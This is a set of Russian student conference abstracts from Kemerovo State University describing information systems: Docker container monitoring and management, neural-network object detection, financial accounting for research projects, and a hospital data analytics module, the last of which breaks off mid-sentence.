Большие проекты могут состоять из множества контейнеров, расположенных на одной или нескольких машинах (узлах) в пределах сети. Например, при разработке системы переводов с использованием машинного обучения, состоящей из множества сервисов в контейнерах (распознавание речи, перевод текста, синтез речи и др.), возникают трудности, связанные с сопровождением во время разработки.

Основными трудностями являются мониторинг состояния контейнеров, нагрузки на оборудование, а также проведение действий относительно контейнеров: запуск, остановка, снятие отладочной информации, выполнение системных команд внутри контейнера. Также значительное время может занимать работа в консоли со множеством контейнеров по одному.

Для решения этой проблемы необходимо использовать программное обеспечение (далее, ПО), которое позволит разработчикам управлять жизненным циклом приложений и проводить мониторинг в режиме реального времени с целью прогнозирования и отслеживания проблем. Мониторинг ИТ-инфраструктуры – это процесс сбора, наблюдения и анализа данных о состоянии объектов ИТ, систем и процессов. Он позволяет контролировать состояние инфраструктуры и вовремя реагировать на инциденты, собирать данные для оценки производительности и эффективности использования ресурсов [1].

Ожидается, что внедрение системы мониторинга и управления контейнерами приведёт к:

1. Снижению времени, затрачиваемого на выполнение операций с контейнерами;
2. Централизованному мониторингу контейнеров на всех подключенных узлах;
3. Возможности быстрого реагирования на возникающие проблемы.

В ходе исследования существующих решений найдены следующие: «Portainer» [2] – платформа управления контейнерами с веб-интерфейсом; «Prometheus» [3] – система мониторинга серверов и ПО, «Grafana» [4] – система отображения метрик в виде панелей визуализации данных; «Docker Desktop» [5] – настольное ПО из семейства «Docker», позволяющее запускать приложения в контейнерах.

Проанализировав вышеуказанные варианты, сделан вывод, что вариант с «Portainer» нам не подойдет в силу ограниченного мониторинга (только несколько основных метрик), вариант «Portainer» + «Prometheus» + «Grafana» хоть и обеспечит гибкий мониторинг, но является очень нагруженным набором инструментов и лишает нас возможности использования централизованного интерфейса для наших задач, вариант «Docker Desktop» + «Prometheus» + «Grafana» не подходит по тем же причинам, имеет платный многопользовательский режим.

Таким образом, целью данной работы является создание информационной системы для мониторинга и управления контейнерами в сети.

Требования к системе

Интерфейсом взаимодействия с пользователем должно выступать веб-приложение с системой авторизации и аутентификации. Информационная система должна позволять проводить мониторинг (нагрузка на сеть, центральный процессор, оперативную память, занимаемое пространство на диске) и управление (запуск и остановка контейнеров, выполнение команд внутри контейнера, получение отладочной информации с контейнера, удаление контейнеров, образов, сетей) объектами «Docker» на выбранном сервере.

Также система должна быть расширяема для добавления новых метрик мониторинга, так как в перспективе может потребоваться мониторинг видеокарты относительно отдельных приложений в контейнерах, что обосновано высокой нагрузкой отдельных сервисов с использованием ИИ (искусственного интеллекта).

Моделирование и реализация системы

Основные компоненты системы представлены в виде схемы на рисунке 1. Выделены несколько модулей во внутреннем слое: веб-сервер – приложение, в которое приходят запросы пользователя из веб-приложения. Они перенаправляются в модуль авторизации и работы с данными, где происходит их обработка и выполнение соответствующих запросу задач: управление объектами Docker через модуль управления или сбор метрик в модуле мониторинга, когда данные собраны, веб-сервер присылает пользователю ответ, содержащий метрики для отображения в интерфейсе или информацию о выполнении действий.




Рисунок 1 – Диаграмма компонентов системы мониторинга и управления контейнерами

В качестве веб-сервера используется «Nginx» – http-сервер, обратный прокси сервер с поддержкой кеширования и балансировки нагрузки [6].

Для модуля авторизации и работы с данными используется API («application programming interface» - программный интерфейс приложений), написанный на «FastAPI». Он взаимодействует с «PostgreSQL» – объектно-реляционной системой управления базами данных (СУБД), через «SQLAlchemy» – библиотека для работы с СУБД с «ORM» (Object-Relational Mapping, объектно-реляционное отображение) – технология программирования, суть которой заключается в создании «виртуальной объектной БД» [7].

Веб-приложение реализуется на «SvelteKit» – фреймворк (программная платформа для определения структуры приложения) для создания веб-приложений.

В качестве модуля мониторинга используется «Prometheus» – инструмент для сбора метрик, при помощи экспортеров. Это небольшие приложения, которые собирают определенные метрики, например, «Node Exporter» – для сбора серверных метрик, «Cadvisor» – для сбора метрик внутри контейнеров Docker и т.д.

В качестве модуля управления используется «Docker API», предоставляющий полноценный интерфейс взаимодействия с «Docker Engine».

Пример устройства системы представлен на рисунке 2. На основном узле, где располагается внутренний слой системы (см. рисунок 1), устанавливается Nginx, приходящие запросы в который перенаправляются в API уже локально (без возможности отправить запрос напрямую). API обрабатывает запрос и выполняет действия по мониторингу (отправляя запросы метрик в Prometheus) или управлению объектами Docker (отправляя запросы управления в Docker API). Чтобы обеспечить возможность переключения сервера в веб-интерфейсе, мы открываем доступ основному узлу к Docker API на других серверах и устанавливаем сборщики метрик.




Рисунок 2 – Диаграмма развёртывания системы мониторинга и управления контейнерами

Заключение

В результате работы был проведен обзор существующих инструментов, разработаны требования, на основе которых смоделирована и предложена информационная система для мониторинга и управления контейнерами в сети для отдела разработок ИЦ КемГУ.

Список литературы

1. Naumen. Что такое мониторинг ИТ-инфраструктуры [Электронный ресурс]. — URL: https://www.naumen.ru/products/bsm/articles/whats_is_monitoring/ (дата обращения 1.04.2025).
2. Portainer. [Электронный ресурс]. — URL: <https://www.portainer.io/> (дата обращения 2.04.2025).
3. Prometheus. [Электронный ресурс]. — URL: <https://prometheus.io/> (дата обращения 2.04.2025).
4. Grafana. [Электронный ресурс]. — URL: <https://grafana.com/> (дата обращения 2.04.2025).
5. Docker Desktop. [Электронный ресурс]. — URL: <https://www.docker.com/> (дата обращения 2.04.2025).
6. Nginx. [Электронный ресурс]. — URL: <https://nginx.org/ru/> (дата обращения 2.04.2025).
7. SimpleOne. ORM [Электронный ресурс]. — URL: <https://simpleone.ru/glossary/orm> (дата обращения 3.04.2025).

Научный руководитель – к.ф.-м.н., доцент кафедры цифровых технологий Зимин А.И., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.8

ИНФОРМАЦИОННАЯ СИСТЕМА ДЕТЕКЦИИ ПОЛЬЗОВАТЕЛЬСКИХ ОБЪЕКТОВ С ИСПОЛЬЗОВАНИЕМ ПРЕДОБУЧЕННЫХ НЕЙРОННЫХ СЕТЕЙ

Козырев А.Д., Палкин А.В., Плиско И.А.

ФГБОУ ВО «Кемеровский государственный университет»

EnderDragon500@yandex.ru, palkenson@yandex.ru, plisko.ivan@mail.ru

Аннотация. В работе представлена информационная система детекции объектов на изображениях и видео для пользователей без специальных технических знаний. Решение построено на использовании сверточных нейронных сетей и позволяет управлять коллекциями изображений, обучать новые модели и производить детекцию пользовательских объектов.

Ключевые слова: компьютерное зрение, система детекции объектов, нейронные сети, веб-приложение.

В современном мире компьютерное зрение и, в частности, задача детекции объектов играет всё более важную роль в различных областях – от систем безопасности до медицинской диагностики. Несмотря на значительный прогресс в области глубокого обучения и нейронных сетей, разработчики и исследователи часто сталкиваются с проблемой отсутствия удобных инструментов для полного цикла работы с системами детекции объектов: от подготовки данных до визуализации результатов. Существующие решения зачастую фрагментированы, требуют глубоких технических знаний, не предоставляют единый интерфейс для всех этапов работы и доступны только на коммерческой основе с высокой стоимостью лицензий, причем многие из них недоступны на территории РФ.

В связи с этим актуальной задачей становится разработка информационной системы, предоставляющей полный набор инструментов (включая модули обучения и тюнинга нейронной сети, визуализации результатов детекции объектов с использованием предобученных нейронных сетей) для работы с системами детекции объектов и доступной через веб-интерфейс без необходимости установки программного обеспечения.

Целью работы является создание информационной системы (далее ИС) для детекции объектов с использованием нейронных сетей, которая объединит все необходимые инструменты в рамках единой платформы.

В начале работы был проведен обзор ИС, обладающих схожей функциональностью. Были рассмотрены такие ИС, как:

- Azure Machine Learning AutoML [1],
- Amazon SageMaker AutoML [2],
- Google AutoML Vision [3].

В результате рассмотрения существующих решений в области обучения предобученных нейронных сетей для задач детекции объектов было принято решение о разработке собственной информационной системы. Одним из требований разработки ИС было требование использовать её для ведения дисциплин, связанных с изучением моделей искусственного интеллекта. Представленные ИС являются сложными комплексными решениями, не подходящими для организации образовательного процесса в рамках этих дисциплин.

Далее были сформированы функциональные требования к ИС:

1. Функциональный блок работы с коллекциями изображений:

- создание новой коллекции,
- просмотр выбранной коллекции,
- поиск существующей коллекции по названию и атрибутам,
- удаление существующей коллекции,

- редактирование выбранной коллекции.
- 2. Функциональный блок обучения и тюнинга:
 - настройка параметров обучения модели,
 - определение параметров для мониторинга процесса обучения,
 - обучение модели,
 - тюнинг модели.
- 3. Функциональный блок работы с существующими моделями:
 - просмотр списка моделей,
 - выбор модели для последующего использования,
 - настройка параметров детекции,
 - выполнение детекции и просмотр результатов.

Учитывая вышеперечисленные функциональные требования, архитектурно ИС была разделена следующим образом: веб-интерфейс (клиентская и серверная части) и сервис машинного обучения.

На рисунке 1 представлена диаграмма контейнеров информационной системы, созданная с использованием нотации C4 (Context, Containers, Components, Code). Нотация C4 предназначена для визуализации программных систем на разных уровнях детализации. Уровень контейнеров фокусируется на основных исполняемых средах и хранилищах данных, таких как веб-приложения, базы данных, микросервисы и API, а также на их взаимодействии внутри системы. Этот уровень детализации позволяет понять общую архитектуру приложения без углубления в реализацию отдельных компонентов.

Клиентская часть системы разработана на JavaScript с использованием фреймворка Vue.js. Vue.js был выбран благодаря своей гибкости, легковесности и реактивному подходу. Он позволяет создавать интерактивные пользовательские интерфейсы с минимальными затратами ресурсов, обеспечивая плавную работу на всех устройствах. Vue также поддерживает компонентную архитектуру, что упрощает разработку и поддержку проекта, а его экосистема позволяет эффективно управлять состоянием приложения и навигацией.




Рисунок 1 – Диаграмма контейнеров системы в нотации C4

Серверная часть построена на PHP с применением фреймворка Laravel. Laravel предоставляет инструменты для быстрой и безопасной разработки, такие как встроенные механизмы аутентификации, обработка запросов, управление миграциями базы данных и защита от распространённых угроз (XSS, CSRF, SQL-инъекции). Также Laravel поддерживает ORM систему Eloquent, которая упрощает взаимодействие с MySQL.

Сервис машинного обучения реализован на языке Python, который является стандартом в области Data Science и искусственного интеллекта. Благодаря наличию большого количества специализированных библиотек и фреймворков Python приоритетен для взаимодействия с моделями нейронных сетей. Его простота и гибкость делают интеграцию с серверной частью удобной, а архитектура REST API упрощает использование в веб-приложении.

Для хранения данных в системе была выбрана реляционная база данных MySQL. Этот выбор обусловлен её высокой производительностью, масштабируемостью и поддержкой механизмов транзакционной целостности. MySQL обеспечивает надежное хранение и обработку данных, что особенно важно для веб-приложений, работающих с большим количеством записей и сложными связями между сущностями.

ИС планируется внедрить в учебный процесс в 2025/2026 учебном году на направлениях подготовки 02.03.02 «Фундаментальная информатика и информационные технологии» и 02.03.03 «Математическое обеспечение и администрирование информационных систем» в рамках дисциплин, связанных с изучением и применением моделей сверточных нейронных сетей.

Список литературы

1. Автоматизированное машинное обучение (AutoML). [Электронный ресурс], 2025. Режим доступа: <https://azure.microsoft.com/ru-ru/solutions/automated-machine-learning> (дата обращения: 10.04.2025);
2. Решения AWS AutoML. [Электронный ресурс], 2025. Режим доступа: <https://aws.amazon.com/ru/machine-learning/automl/> (дата обращения: 10.04.2025);
3. AutoML Solutions. Google Cloud. [Электронный ресурс], 2025. Режим доступа: <https://cloud.google.com/automl> (дата обращения: 10.04.2025)

Научный руководитель – Стуколов С.В., канд. физ.-мат. наук, доцент, Кемеровский государственный университет

УДК 004.4

ИНФОРМАЦИОННАЯ СИСТЕМА ФИНАНСОВОГО УЧЁТА НАУЧНО-ИССЛЕДОВАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ КЕМГУ

Колмогоров Д.П., Степанюк Д.А.

ФГБОУ ВО «Кемеровский государственный университет»

kolmogorov@kemsu.ru, dima_boxik@mail.ru

Аннотация. Данная работа посвящена автоматизации процесса финансового учета научно-исследовательской деятельности Кемеровского государственного университета. Рассмотрена бизнес-модель существующего процесса учета, выявлены его недостатки, предложены пути по улучшению данного вида деятельности. Выполнена разработка информационной системы, позволяющей облегчить труд специалистов финансового отдела.

Ключевые слова: информационная система, финансовый учёт, научно-исследовательская деятельность, ролевая модель, автоматизация.

В современных образовательных учреждениях высшего образования научно-исследовательская деятельность играет ключевую роль в развитии науки, образования и технологий. Грамотный финансовый учёт научно-исследовательской деятельности университета имеет особое значение в обеспечении его успешного функционирования. Эффективное управление финансовыми ресурсами позволяет не только обеспечить выполнение текущих задач, но и создать условия для устойчивого развития научных проектов, привлечения внешнего финансирования и повышения конкурентоспособности университета в научной среде.

Анализ финансового учёта научно-исследовательской деятельности Кемеровского государственного университета позволил сделать вывод о том, что основной проблемой данного процесса является отсутствие единой интегрированной в цифровую экосистему образовательного учреждения информационной системы. Данная проблема обоснована тем, что информация о научных проектах хранится в различных редакциях и форматах, что приводит к фрагментации данных и затрудняет доступ к актуальной информации. Это в свою очередь затрудняет обслуживание поступающих от руководителей научных проектов заявок на расходование средств, так как необходимо тратить дополнительное время на сбор и проверку данных из разных источников. Отсутствие единой системы учёта затрудняет предоставление отчётности, что может привести к несоответствиям и задержкам в финансовых операциях. Запланированные в сметах расходы часто не соответствуют имеющимся финансовым средствам, поскольку их поступление в бюджет происходит не единовременно, что создает дополнительные сложности в управлении бюджетом и планировании научной деятельности. Поэтому целью данной работы является автоматизация процесса финансового учета научно-исследовательской деятельности университета путем разработки и внедрения интегрированной в существующую инфраструктуру информационной системы.

В настоящее время в области финансового учёта имеется множество информационных систем, предоставляющих широкие функциональные возможности, среди которых наиболее популярными являются «1С: Бухгалтерия» [1], «Моё дело», «Контур Бухгалтерия», «Контур Эльба», «Финолог», «ПланФакт», «Финтабло». Однако применить существующие решения не представляется возможным, поскольку ни одно из них не соответствует всем необходимым критериям. Ими являются стоимость, наличие веб-версии, функциональные возможности по автоматизации задач отчётности, возможности гибкой настройки под специфические нужды научно-исследовательской деятельности. Наибольшим образом требованиям соответствует продукт от компании «1С», однако его выбор приводит к дополнительным затратам на приобретение лицензий, найм квалифицированных специалистов для разработки конфигурации и её последующее сопровождение. Поэтому было принято решение о разработке собственной интегрированной информационной системы.

К системным требованиям разрабатываемой информационной системы относятся: реализация двухуровневой архитектуры системы – разделение на клиентскую и серверную части, предоставление API на основе архитектурного стиля REST, защита ресурсов от несанкционированного доступа с использованием механизма аутентификации и авторизации на основе стандарта JSON Web Token [2], использование ролевой модели с разграничением прав доступа к защищённым ресурсам, использование защищённого протокола HTTPS с применением шифрования на основе SSL/TLS, обеспечение регулярного резервного копирования, централизованное хранение информации в реляционной базе данных, обеспечение отклика не более 200 миллисекунд, использование современных технологий и подходов в разработке, развёртывание на операционной системе семейства Linux с использованием системы контейнеризации Docker, интеграция с внутренними API образовательного учреждения для предоставления доступа к персональным данным

сотрудников университета, своевременное обновление у всех активных пользователей при изменениях на основе механизма Server-Sent Events.

Пользовательские требования к информационной системе финансового учёта научно-исследовательской деятельности университета включают в себя несколько ключевых аспектов: систему авторизации и ролевую модель. Система должна обеспечивать авторизацию, позволяющую пользователям входить в систему с использованием уникальных учётных данных. Важным элементом является ролевая модель, которая включает три основные роли: суперпользователь (обладает полными правами доступа), пользователь (представлен руководителем проекта и ограничен его рамками) и роль с правами только на чтение (представление сотрудником отдела ФЭУ, лишь просматривает информацию для отчётности). Суперпользователь имеет расширенные возможности: он может управлять пользователями, создавая новых или изменяя существующих через отдельную вкладку – панель администратора.

Ключевой сущностью предоставляемого интерфейса являются научные проекты, по отношению к которым другие сущности (акты, сметы, поступления, расходы, сотрудники научного коллектива) являются подчинёнными. Каждая из упомянутых сущностей отражает некоторую часть предметной области процесса финансового учёта научно-исследовательской деятельности и тесно связана с ролевой системой. Проекты могут быть созданы лишь суперпользователем, он закрепляет руководителей и участников связанного научного коллектива, предоставляя им права на добавление и редактирование вложенной информации в рамках конкретного проекта. Руководитель проекта обладает этими правами до тех пор, пока суперпользователь не утвердит проект, сделав его недоступным для редактирования. Для некоторых из подчинённых сущностей также предусмотрен механизм согласования/утверждения, который позволяет суперпользователю закрепить за проектом некоторую версию сметы или расходов как последнюю и истинную на конкретный момент времени.

Проектирование рассматриваемой информационной системы является ключевым этапом, который определяет её архитектуру и функциональные возможности. На данном этапе важно не только определить основные сущности и их взаимосвязи, но и визуализировать структуру системы с помощью диаграмм, что позволяет лучше понять её логику и взаимодействие компонентов. Использование нотации Unified Modeling Language [3] позволяет разработать диаграммы, которые наглядно демонстрируют как статическую, так и динамическую стороны системы. Пользовательские требования отражены на схеме, представленной на рисунке 1.




Рисунок 1 - диаграмма вариантов использования

Особенности развёртывания системы отражены на соответствующей структурной диаграмме нотации, представленной на рисунке 2.




Рисунок 2 - диаграмма развёртывания

Проведённое исследование подтвердило актуальность разработки специализированной информационной системы для финансового учёта научно-исследовательской деятельности КемГУ. В настоящее время система проходит тестовую эксплуатацию. Внедрение системы позволит устранить фрагментацию данных, автоматизировать рутинные процессы и минимизировать ошибки. Реализация предложенных требований, включая двухуровневую архитектуру, ролевую модель и интеграцию с внутренними API, обеспечит эффективное управление финансами и повысит прозрачность отчётности. Это создаст условия для устойчивого развития научных проектов и укрепления позиций университета в научной среде.

Список литературы

1. Малыгин, А. А. Автоматизация бухгалтерского учета (1С: Бухгалтерия): учебно-методическое пособие / А. А. Малыгин. – Иваново: Верхневолжский ГАУ, 2023. – 64 с. – Текст: электронный // Лань: электронно-библиотечная система. – URL: <https://e.lanbook.com/book/421427> (дата обращения: 07.04.2025).
2. Южаков Б.Д. Пять простых шагов для понимания JSON Web Tokens (JWT) / Южаков Б.Д. [Электронный ресурс] // Хабр: [сайт]. – URL: <https://habr.com/ru/articles/340146/> (дата обращения: 07.04.2025).
3. Андропов В.П. UML: обзор основных типов диаграмм, диаграмма Классов. Часть 1 / Андропов В.П. [Электронный ресурс] // Хабр: [сайт]. – URL: <https://habr.com/ru/articles/738428/> (дата обращения: 07.04.2025).

Научный руководитель – к.ф.-м.н., доцент Карабцев С.Н., ФГБОУ ВО «Кемеровский государственный университет»

УДК 004.41

**РАЗРАБОТКА ИНФОРМАЦИОННО-АНАЛИТИЧЕСКОГО МОДУЛЯ
МЕДИЦИНСКОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ, НАПРАВЛЕННОГО НА
АВТОМАТИЗАЦИЮ ОБРАБОТКИ И АНАЛИЗА МЕДИЦИНСКИХ ДАННЫХ**

Кривоносова С.В., Сулима Р.И., Завозкин С.Ю.

Кемеровский государственный университет
sofiakrivosova@gmail.com

Аннотация. В работе представлена разработка и внедрение информационной системы, предназначенной для обработки и анализа данных о посещениях пациентов медицинских учреждений. Проведен комплексный анализ существующих подходов к управлению медицинскими данными, разработана структура аналитического хранилища и реализованы методы предобработки информации. В результате построен многомерный аналитический куб и реализована система на его основе, обеспечивающая возможность анализа посещаемости пациентов и распределения нагрузки на медицинский персонал. Представлены рекомендации по визуализации данных с использованием современных BI-инструментов.

Ключевые слова: медицинская аналитика, базы данных, аналитический куб, SQL Server, обработка данных.

Медицинские учреждения ежедневно генерируют в информационной медицинской системе большой объём разнообразных данных — о посещениях, госпитализациях, операциях, назначениях и результатах обследований. Эти сведения могут служить основой для формирования сводной аналитики, необходимой для повышения эффективности работы учреждений. Однако на практике учреждения часто сталкиваются с проблемами разрозненности данных, отсутствием унифицированных подходов к их обработке и значительными временными затратами на формирование аналитических отчётов. В этой связи актуальной становится задача создания информационной системы, основанной на аналитическом хранилище данных и инструментах визуализации, которая позволит автоматизировать сбор, хранение и анализ медицинской информации, обеспечивая своевременный доступ к наглядным и достоверным аналитическим показателям для поддержки управленческих решений.

Для решения поставленной задачи был разработан информационный модуль, обеспечивающий автоматизированный сбор, хранение, обработку и анализ медицинских данных на примере Государственного автономного учреждения здравоохранения «Кузбасская клиническая больница скорой медицинской помощи им. М. А. Подгорбунского» (ГАУЗ ККБСМП). Основным источником данных выступает медицинская информационная система, в которой фиксируются сведения о приёмах, госпитализациях, операциях, назначениях и результатах обследований. Разработанный модуль позволяет формировать актуальную сводную аналитику на основе этих данных, обеспечивая поддержку управленческих решений в рамках деятельности конкретного учреждения.

На первом этапе работы был проведён анализ существующих решений в области управления медицинскими данными. Были рассмотрены отечественные системы, такие как «Медиалог», «Инфоклиника» и «Медсистема», а также зарубежные решения — Epic Systems, Cerner и Allscripts, широко применяемые в крупных клиниках для мониторинга состояния пациентов, ведения электронной медицинской документации и формирования аналитических отчётов. Среди положительных аспектов данных платформ отмечались развитые функциональные возможности, высокий уровень интеграции и удобство использования в масштабных организациях. Однако в ходе анализа выявились и определённые ограничения: отечественные системы зачастую страдают недостатками в

унификации данных и сложностями масштабирования при росте объёмов информации, а зарубежные решения могут оказаться дорогостоящими и менее адаптированными к специфике работы местных медицинских учреждений. Эти выводы легли в основу проектирования собственной информационной системы, ориентированной на задачи Государственного автономного учреждения здравоохранения ГАУЗ ККБСМП, позволяющей обеспечить сбор, хранение, обработку и анализ данных с учётом особенностей работы учреждения. В ходе исследования были выявлены ключевые недостатки медицинской информационной системы: сложность интеграции с другими системами, ограниченные возможности аналитики и отсутствие удобных инструментов визуализации данных.

На основании анализа были сформулированы основные требования к разрабатываемой системе. Она должна обеспечивать:

- автоматизированный ввод и обновление данных о посещениях пациентов и других медицинских событиях;
- возможность гибкой фильтрации и поиска информации по различным параметрам (дате, отделению, врачу, типу вмешательства и др.);
- визуализацию данных в виде отчётов и интерактивных дашбордов, доступных для различных категорий пользователей;
- защиту информации, контроль доступа на основе ролей, а также соответствие требованиям безопасности персональных данных.

Указанные требования легли в основу проектирования архитектуры системы и выбора технологий для её реализации.

Архитектура информационной системы построена по классической трёхуровневой схеме: уровень источников данных, уровень хранения и обработки, а также уровень представления. В качестве источника используется медицинская информационная система, откуда данные извлекаются с помощью ETL-процессов. Для централизованного хранения и последующего анализа данных было организовано аналитическое хранилище на платформе SQL Server. На его основе создан куб данных с использованием SQL Server Analysis Services (SSAS), что обеспечивает возможность выполнения многомерного анализа и построения наглядных отчётов.

Для хранения данных в хранилище применена схема «снежинка», оптимизированная под аналитические запросы. Центральную роль играет таблица фактов, в которой содержатся ключевые параметры медицинских событий: идентификатор пациента, дата визита, врач, диагноз и оказанная услуга. Таблицы измерений включают справочную информацию о пациентах, медицинском персонале, подразделениях, диагнозах и видах услуг. Такая структура обеспечивает гибкость при построении аналитических витрин и формировании отчётов с различной степенью детализации.

Для построения хранилища данные извлекаются из медицинской информационной системы с помощью специально разработанных ETL-процессов. На первом этапе данные экспортируются в промежуточное хранилище, где проходит их предварительная обработка. Этот процесс включает очистку от дубликатов записей, стандартизацию форматов (например, даты, кодов диагнозов), устранение логических и технических ошибок (пропущенные значения, неверные ссылки на справочники и т.д.).

После этого данные загружаются в хранилище, где структурируются по тематическим таблицам фактов и измерений, что уменьшает избыточность и повышает производительность аналитических запросов.

Для выполнения аналитических расчетов в системе был разработан OLAP-куб, который позволяет выполнять многомерный анализ данных по различным срезам, таким как временные периоды, отделения, типы услуг, врачи и пациенты. Основными метриками для анализа стали:

- среднее время приёма пациента, что позволяет оценить эффективность работы врачей и выявить узкие места в процессе обслуживания;

- частота повторных визитов, помогающая определить пациентов с хроническими заболеваниями или проблемами с соблюдением назначений;
- нагрузка на врачей по временным периодам (дни недели, часы суток), что даёт возможность более точно планировать расписание и выявлять дисбаланс в распределении работы между специалистами.

Использование OLAP-куба с многомерным анализом данных позволило не только выполнить стандартные расчёты, но и выявить скрытые закономерности, такие как сезонность заболеваний или влияние определённых факторов (например, возраст или пол пациента) на частоту повторных визитов. Также, с помощью методов интеллектуального анализа данных были выявлены закономерности, влияющие на распределение нагрузки между врачами. Эти результаты используются для оптимизации расписания и предсказания потребностей в определённых специалистах, что значительно улучшает планирование и качество обслуживания пациентов.

Дальнейшее развитие системы предусматривает интеграцию с внешними источниками данных, такими как электронные медицинские карты, системы мониторинга состояния пациентов и данные о медицинских услугах в регионе. В частности, планируется внедрение методов машинного обучения для решения задач, таких как:

